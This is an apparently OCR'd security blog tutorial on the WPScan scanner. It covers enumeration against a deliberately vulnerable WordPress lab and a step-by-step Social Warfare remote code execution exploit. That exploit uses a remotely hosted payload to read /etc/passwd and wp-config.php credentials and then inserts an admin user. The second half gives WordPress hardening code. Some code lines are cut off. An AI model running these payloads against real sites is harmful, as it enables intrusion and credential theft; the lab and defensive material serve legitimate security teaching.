
WPScan Usage Example [Enumeration + Exploit]

CyberPunk » Vulnerability Analysis



Introduction

WordPress is the main target when it comes to hackers attacks. Around 30% of websites worldwide are using it, and based on some rough estimates, at least 60% of them are vulnerable to attacks. In this article we're going to show you how much WordPress can be vulnerable through WPscan usage example.

> WPScan is a black box WordPress vulnerability scanner written for security professionals and blog maintainers to test the security of their sites.

Check some general info and wpscan install process:

- Black Box WordPress Vulnerability Scanner – WPScan.

Before we continue , don't forget to update your current version:

```
$ wpscan --update
```

Vulnerable WordPress [Playground]

Before we start, we need a target. To avoid exposing specific sites, we're going to use a "Vulnerable WordPress" offered by wpscan team.

If already running:

```
$ docker kill vulnerablewordpress
$ docker rm vulnerablewordpress
```

Build and run:

```
$ docker build --rm -t wpscan/vulnerablewordpress .
$ docker run --name vulnerablewordpress -d -p 80:80 -p 3306:3306 wpscan/vulnerabl
```

Or if you already have webserver/mysql running, port it on `81 / 3307` respectively:

```
$ docker run --name vulnerablewordpress -d -p 81:80 -p 3307:3306 wpscan/vulnerabl
```

Get a shell:

```
$ docker exec -i -t vulnerablewordpress bash
```

And you're on your way. Find some vulnerable plugins or themes and let the games begin. This is a great docker option for exploring WP's vulnerabilities.

WPScan Usage [Options]

We're going to show some of the params, you can get complete info with `--help`:

```
--proxy PROTOCOL://IP:PORT
--proxy-auth LOGIN:PASSWORD
--wp-content-dir : Set custom content dir
```

```
--wp-plugins-dir : Set custom plugin dir
--plugins-detection MODE : Modes: mixed, passive, aggressive
-P, --password FILE-PATH : List of password to use during password attack
-U, --usernames LIST : List of usernames to use during password attack

--detection-mode MODE : Modes: mixed, passive, aggressive
-t , --max-threads VALUE : Default: 5
-e , --enumerate : Default: ap + cb

    vp : vulnerable plugins
    ap : all plugins
    p  : plugins

    vt : vulnerable themes
    at : all themes
    t  : themes

    tt : timthumbs
    cb : config backups

    dbe : Db exports
    u   : user IDs
    m   : Media IDs range
```

WPScan Usage Example [Enumeration]

To scan with default options, simply type:

```
$ wpscan --url <URL>
```

As a more specific example, on our playground we're going to use aggresive vulnerable plugin detection:

```
$ wpscan --url http://playground.cyberpunk.rs:81 --wp-content-dir /wp-content/ --
```

```
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ Â®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.5.2
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://playground.cyberpunk.rs:81/
[+] Started: Fri Apr 26 02:48:44 2019
```

```
Interesting Finding(s):
```

```
[+] http://playground.cyberpunk.rs:81/
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
```

```
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.27
 |  - SecretHeader: SecretValue
 |  - via: Squid 1.0.0
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] http://playground.cyberpunk.rs:81/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%
...
 [+] Enumerating All Plugins (via Aggressive Methods)
 [+] Checking Plugin Versions (via Passive and Aggressive Methods)
 [i] Plugin(s) Identified:
...
[+] loginpress
 | Location: http://playground.cyberpunk.rs:81/wp-content/plugins/loginpress/
 | Last Updated: 2019-03-07T20:20:00.000Z
 | Readme: http://playground.cyberpunk.rs:81/wp-content/plugins/loginpress/readme
 | [!] The version is out of date, the latest version is 1.1.21
 | [!] Directory listing is enabled
 |
 | Detected By: Known Locations (Aggressive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: LoginPress <= 1.1.15 - Authenticated Blind SQL Injection
 |     Fixed in: 1.1.16
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9217
 |      - https://plugins.trac.wordpress.org/changeset/1988326/loginpress
 |
```

```
 | Version: 1.1.10 (100% confidence)
 | Detected By: Readme - Stable Tag (Aggressive Detection)
 |  - http://playground.cyberpunk.rs:81/wp-content/plugins/loginpress/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://playground.cyberpunk.rs:81/wp-content/plugins/loginpress/readme.txt
..
```

```
[+] social-warfare
 | Location: http://playground.cyberpunk.rs:81/wp-content/plugins/social-warfare/
 | Last Updated: 2019-04-23T16:53:00.000Z
 | Readme: http://playground.cyberpunk.rs:81/wp-content/plugins/social-warfare/re
 | [!] The version is out of date, the latest version is 3.5.4
 | [!] Directory listing is enabled
 |
 | Detected By: Known Locations (Aggressive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Social Warfare <= 3.5.2 - Unauthenticated Arbitrary Settings Update
 |     Fixed in: 3.5.3
 |     References:
```


To enumerate users, just use `--enumerate u`:

```
[i] User(s) Identified:
 [+] cp_admin
  | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

A short info on symbols:

```
[!] : specific component of a site is being vulnerable to exploitation
[-] : amber colored. Warning
[i] : blue colored. Informational
[*] : Chapter xyz. (No color, bold)
[?] : Question / interaction
```

We're going to focus to "social-warfare" plugin with severe `Unauthanticated Remote Code Execution (RCE)`:



WPScan offers a bunch of references related to this/specific vulnerability and exploit. For this “Social Warfare” on one of the references (wpvulndb) we can see that this vulnerability/exploit affects all versions up to 3.5.2, and we can even see a proof of concept (PoC):

1. Create payload file and host it on a location accessible by a targeted website.
   Payload content : “`system('cat /etc/passwd')`“
2. Visit http://WEBSITE/wp-admin/admin-post.php?
   swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt
3. Content of `/etc/passwd` will be returned

> “Unauthanticated remote code execution has been discovered in functionality that handles settings import”.

Beautiful, cool, let’s try it. We’re going to use “`remote-attacker.com`” to place our payload, so:

```
http://playground.cyberpunk.rs:81/wp-admin/admin-post.php?swp_debug=load_options&
```

With `payload.txt` containing:

```
<pre>system('cat /etc/passwd')</pre>
```

And the result:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin b
```

Damn, that’s messed up. We’re in control, but how much. Let’s see who we are. Replace previous payload.txt with;

```
<pre>system('whoami')</pre>
```

Result:

```
www-data
```

Good for them, at least it’s not root.. yet. Since, we know this is wordpress, let’s look for classic path of “wp-config.php”, try to read it with payload.txt:

```
<pre>system('grep -i -E "db_user|db_password" /var/www/wp-config.php')</pre>
```

Result:


```
define('DB_USER', 'wordpress'); define('DB_PASSWORD', 'wordpress');
```

Yeah, bit**. That’s what we’re talking about, slowly working your way towards the dark side & unlimited power !!!

Just to be sure, we're going to check if those credentials work with the DB. Blog might be situated elsewhere, some other path or vhost, you might need to explore the system a bit. For now, replace payload once again:

```
system('mysql -uwordpress -pwordpress -e "show databases;"')
```

Refresh the url, result:



Yes, we're definitely in. With MySQL access, we can alter some user's wp password (cp_admin), add new wp user (admin), etc.

Update user password:

```
UPDATE wp_users SET user_pass = MD5('yourpass') WHERE user_login='username';
```

Add new admin user:

```
INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_stat
 VALUES ('newadmin', MD5('pass123'), 'firstname lastname', 'email@example.com', '
INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)
 VALUES (NULL, (Select max(id) FROM wp_users), 'wp_capabilities', 'a:1:{s:13:"adm
INSERT INTO wp_usermeta (umeta_id, user_id, meta_key, meta_value)
 VALUES (NULL, (Select max(id) FROM wp_users), 'wp_user_level', '10');
```

We can most likely use some priviledge escalation techniques to get root access to the system itself. We'll cover that with some other article, later on.

Defense / Prevention

To defend from plugin, theme or user enumerations, there are some options and techniques you can use.

Prevent User Enumeration

> Note: We don't agree, but based on some source user enumeration is not considered to be a vulnerability (source).

User enumeration is gathered from different sources:

- RSS feeds, /wp-json/wp/v2/users, /?authors=, etc:

```
[+] cyberpunk
  | Detected By: Rss Generator (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```

You can try disabling some of those sources and different segments, by adding this to your theme `functions.php`:

```
// REMOVE RSSs
function wpb_disable_feed() {
 wp_die( __('No feed available,please visit our '. get_bloginfo('url') .'),"Info"
 }

add_action('do_feed', 'wpb_disable_feed', 1);
add_action('do_feed_rdf', 'wpb_disable_feed', 1);
add_action('do_feed_rss', 'wpb_disable_feed', 1);
add_action('do_feed_rss2', 'wpb_disable_feed', 1);
add_action('do_feed_atom', 'wpb_disable_feed', 1);
add_action('do_feed_rss2_comments', 'wpb_disable_feed', 1);
add_action('do_feed_atom_comments', 'wpb_disable_feed', 1);

//PREVENT WP JSON API User Enumeration
add_filter( 'rest_endpoints', function( $endpoints ){
     if ( isset( $endpoints['/wp/v2/users'] ) ) {
         unset( $endpoints['/wp/v2/users'] );
     }
     if ( isset( $endpoints['/wp/v2/users/(?P[\d]+)'] ) ) {
```

```
        unset( $endpoints['/wp/v2/users/(?P[\d]+)'] );
    }
    return $endpoints;
 });

//PREVENT /author=
if (!is_admin()) {
    // default URL format
    if (preg_match('/author=([0-9])/i', $_SERVER['QUERY_STRING']))
         wp_die( 'Author archives have been disabled.', "Info", 200 );
    add_filter('redirect_canonical', 'custom_check_enum', 10, 2); }
function custom_check_enum($redirect, $request) {
    // permalink URL format
    if (preg_match('/\?author=([0-9])(\/*)/i', $request))
         wp_die( 'Author archives have been disabled.', "Info", 200 );
    else
        return $redirect;
}

or

function custom_block_user_enum() {
    if ( is_admin() ) return;
    $author_by_id = ( isset( $_REQUEST['author'] ) && is_numeric( $_REQUEST['aut
    if ( $author_by_id )
        wp_die( 'Author archives have been disabled.', "Info", 200 );
 }
 add_action( 'template_redirect', 'custom_block_user_enum' );

or simply:

if (!is_admin() && isset($_REQUEST['author'])) {
```

```
    wp_die( 'Author archives have been disabled.', "Info", 200 );
}
```

Prevent Version Detection

To prevent WordPress version detection, you can add the following:

```
// remove version from head
remove_action('wp_head', 'wp_generator');

// remove version from rss
add_filter('the_generator', '__return_empty_string');

// remove version from scripts and styles
function shapeSpace_remove_version_scripts_styles($src) {
        if (strpos($src, 'ver=')) {
                $src = remove_query_arg('ver', $src);
        }
        return $src;
}

add_filter('style_loader_src', 'shapeSpace_remove_version_scripts_styles', 9999);
add_filter('script_loader_src', 'shapeSpace_remove_version_scripts_styles', 9999)
```

Further on, WordPress version can be detected by `upgrade.php` file (`css?ver=` parts on that page), so remove it using NGinx conf:

```
    location ^~ /wp-admin/upgrade.php{
            #allow 127.0.0.1;
            deny all;
            error_page 403 =404 /;
     }
```

Next obstacle, md5sums. Files like `license.txt`, `readme.html`, `/wp-admin/images/loading.gif`, `/wp-admin/js/widgets/custom-html-widgets.js`, `/wp-admin/css/nav-menus.css`, … can be used in version detection as well. You can use some hacky way of adding just enough to affect md5sum hash for e.g.:

```
$ truncate -s +1 loading.gif
```

Or altering all JS and CSS files by adding single space at the end:

```
$ find /var/www/wordpress/ -name *.js -exec sh -c "printf ' ' >> {}" \;
$ find /var/www/wordpress/ -name *.css -exec sh -c "printf ' ' >> {}" \;
```

> It works, but it might be too much for some people. WordPress update would most likely overwrite such changes, so you'll have to set some script to run everytime wordpress gets updated.

Disable REST API

If you're paranoid you can disable REST API entirely, allowing only specific IPs to access it:

```
 //REMOVE REST API
function restrict_rest_api_to_localhost() {
  $whitelist = [ '127.0.0.1', "::1" ];
  if( ! in_array($_SERVER['REMOTE_ADDR'], $whitelist ) ){
      wp_die( __('REST API Disabled. Go to <a href="'. get_bloginfo('url').'"> ho
  }
add_action( 'rest_api_init', 'restrict_rest_api_to_localhost', 0 );
```

Disable XMLRPC

The XMLRPC is useful, but can be used against you for:

- Intel gathering
- Port scanning
- DoS attacks
- Router hacking

```
[+] https://www.cyberpunk.rs/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  | References:
  |  - http://codex.wordpress.org/XML-RPC_Pingback_API
  |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
  |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
```

```
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingbac
```

There are options to disable XMLRPC from `functions.php`, but it's recommended to do this on webserver side. When request reaches a piece of code in `functions.php` that should prevent it, many things are already loaded (increasing your server's overhead). Simply adding this in your Nginx conf will deflect such requests without unnecessary strain on your resources:

```
location ^~ /xmlrpc.php {
   #allow 1.2.3.4;
   deny all;
   error_page 403 =404 / ;
}
```

> Now, if you use XMLRPC to automate some tasks (update/add/remove users/post), you might consider adding some "whitelisted" ips in allow section.

Hide Or Mask Plugin / Theme Versions

CSS files are also used by WPScan / attackers to determine plugin/theme versions, so you could try and find some script that removes/replaces it like:


```
function remove_cssjs_ver( $src ) {
    if( strpos( $src, '?ver=' ) )
        $src = remove_query_arg( 'ver', $src );
```

```
    return $src;
}
add_filter( 'style_loader_src', 'remove_cssjs_ver', 1000 );
add_filter( 'script_loader_src', 'remove_cssjs_ver', 1000 );
```

This security through obscurity approach is not the the best strategy, but at least you can make some attacker's life a bit more difficult. It's hard to cover all of those "holes", but if you go through with it, WPScan would end up with:

```
[i] The WordPress version could not be detected.
[i] No Users Found.
```

People use different things to prevent such enumerations and approach from different sides (apache/htaccess or nginx or `functions.php`). Benefits vary. It's up to you. Here we can't possibly cover everything used by this scanner or attackers, nor how to defend from them, so we're going to cover this subject more extensively later on.



Conclusion

WPScan guys did a great job with this tool. Depending on what your goal is, defending your blog or attacking one you might need different level of skill set.


Simple enumeration/scan from time to time in order to maintain some degree of security, by monitoring known theme or plugin vulnerabilities, doesn't require much of you. Running the scan and updating, excluding or replacing the vulnerable plugins.

On the other hand, if you're trying to hack some wordpress, you might need more. WPScan guys made this process look easy (frequently is), but it's not always so. Sometimes you'll need to have a thorough understanding of WP/PHP, Linux, DBs in order to compromise the system and fully understand vulnerability/exploit at hand.

In any case, very nice and helpful tool.

Enumeration Vulnerability Scanning Wordpress WordPress Scanner

You may also like:



DataSploit – Framework to Perform Various OSINT Techniques

Black Box WordPress Vulnerability Scanner – WPScan

GoScan: Interactive Network Scanner